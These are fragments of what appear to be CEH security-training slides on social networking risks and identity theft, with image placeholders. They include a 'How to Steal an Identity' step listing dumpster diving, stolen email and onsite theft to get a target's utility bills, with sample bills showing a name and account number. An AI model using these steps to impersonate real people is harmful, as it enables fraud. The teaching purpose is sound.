
Attackers use the information available on social networking sites to perform a targeted attack

Network Vulnerability



All social networking sites are subject to flaws and bugs that in turn could cause vulnerabilities in the organization's network


Module Flow



Identity Theft Statistics



Top 5 Complaints of 2014



<http://money.cnn.com>

Identify Theft



1.

Identity theft occurs when someone steals your personally identifiable information for fraudulent purposes

2.

It is a crime in which an imposter obtains personal identifying information such as name, credit card number, social security or driver license numbers, etc. to commit fraud or other crimes.

3.


Attackers can use identity theft to impersonate employees of a target organization and physically access the facility

How to Steal an Identity

C|EH
Cybersecurity

Original identity – Steven Charles

Address: San Diego CA 92130



Note: The identity theft illustration presented here is for demonstrating a typical identity theft scenario. It may or may not be used in all location and scenarios.

STEP 1



- Search for Steven's address on social networking sites (Facebook, Twitter, etc.) or on people search sites
- Get hold of Steven's telephone bill, water bill, or electricity bill using dumpster diving, stolen email, or onsite stealing

Steven's Address

Steven's Address

SDGE
San Diego Gas & Electric

ACCOUNT NUMBER: 1134 574-1
STEVEN CHARLES DEN BESTE
SAN DIEGO CA 92130

SDGE offers programs and services that can help you save energy and money. Call 1-800-444-7343 or visit www.sdge.com

Account Summary

Previous Balance	\$600.00	THANK YOU	\$600.00
Payment Received	(\$600.00)		+\$60.00
Credit/Debit			+\$60.00
Total Amount Due			\$600.00

Summary of Current Charges

Period	May 18, 2013 - Jun 17, 2013	SDGE Account #	1134 574-1
Days	May 18, 2013 - Jun 17, 2013	Usage	1790 kWh
		Bill Date	06/18/2013
		Total Charges This Month	\$178.75

Steven's Electricity Bill

Electric Usage History (Last 12 months)

Electric Usage Today (Total kWh used)

WATER & WASTEWATER SERVICES


ACCOUNT NUMBER: 1134 574-1
SERVICE ADDRESS: STEVEN CHARLES DEN BESTE
SAN DIEGO CA 92130

Steven's Water Bill

RETURN THIS SECTION
MAIL CHECK PAYABLE TO CITY WATER DEPT.

